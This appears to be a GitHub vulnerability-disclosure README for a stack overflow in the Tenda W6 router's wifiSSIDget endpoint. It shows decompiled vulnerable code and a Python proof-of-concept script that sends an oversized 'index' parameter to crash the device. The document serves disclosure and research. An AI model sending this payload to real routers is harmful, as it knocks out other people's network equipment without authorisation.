main IOT / Tenda / W6 / stackoverflow / wifiSSIDget /

ilovekeer Add files via upload ... on Jul 8 History

..

pic	5 months ago
video	5 months ago
README.md	5 months ago
README_cn.md	5 months ago

README.md

Tenda W6 Stack Overflow Vulnerability

Device Vulnerability Introduction

Tenda W6 is an enterprise wireless AP router from Tenda Technology (Shenzhen, China).


A stack overflow vulnerability exists in /goform/wifiSSIDget in Tenda W6 V1.0.0.9(4122) version, which can be exploited by attackers to cause a denial of service (DoS) via the index parameter.

The firmware can be downloaded at: https://www.tenda.com.cn/download/detail-2576.html

Vulnerability Location

/goform/wifiSSIDget

formwrlSSIDget()



```
memset(v94, 0, sizeof(v94));
memset(v95, 0, sizeof(v95));
memset(v96, 0, sizeof(v96));
memset(v97, 0, sizeof(v97));
memset(v98, 0, sizeof(v98));
memset(v99, 0, sizeof(v99));
memset(v100, 0, sizeof(v100));
memset(v101, 0, sizeof(v101));
memset(v102, 0, sizeof(v102));
v103[0] = 0;
v103[1] = 0;
v104 = 0;
v105 = 0;
nptr = (char *)websGetVar(a1, "index", "0");
Var = (char *)websGetVar(a1, "wl_radio", "0");
v90 = atoi(nptr);
if ( v90 < 0 || v90 >= 8 )
  return printf("Bad index in %s().\n", "formwrlSSIDget");
if ( !strcmp(Var, "0") )
{
  strcmp(nptr, "0");
  sprintf((char *)v93, "wl2g.ssid%s.", nptr);
  v2 = sub_4418B0(v93, "enable", v97);
  GetValue(v2, v101);
  strcat(v102, "{\"ssidEnable\":\"");
  strcat(v102, v101);
  strcat(v102, "\",");
}
else if ( !strcmp(Var, "1") )
```

Exp

```
import requests
from pwn import *

burp0_url = "http://192.168.5.1/goform/wifiSSIDget"
burp0_headers = {"Host":"192.168.5.1",
"Content-Length":"295",
"Accept":"*/*",
"X-Requested-With":"XMLHttpRequest",
"User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
"Content-Type":"application/x-www-form-urlencoded; charset=UTF-8",
"Origin":"http://192.168.5.1",
"Referer":"http://192.168.5.1/main.html",
"Accept-Encoding":"gzip, deflate",
"Accept-Language":"en-US,en;q=0.9",
"Cookie":"user=",
"Connection":"close"}

data1="index="+'a'*0x1000

requests.post(burp0_url,headers=burp0_headers,data=data1, verify=False,timeout=1)
```

Please see the video for the demonstration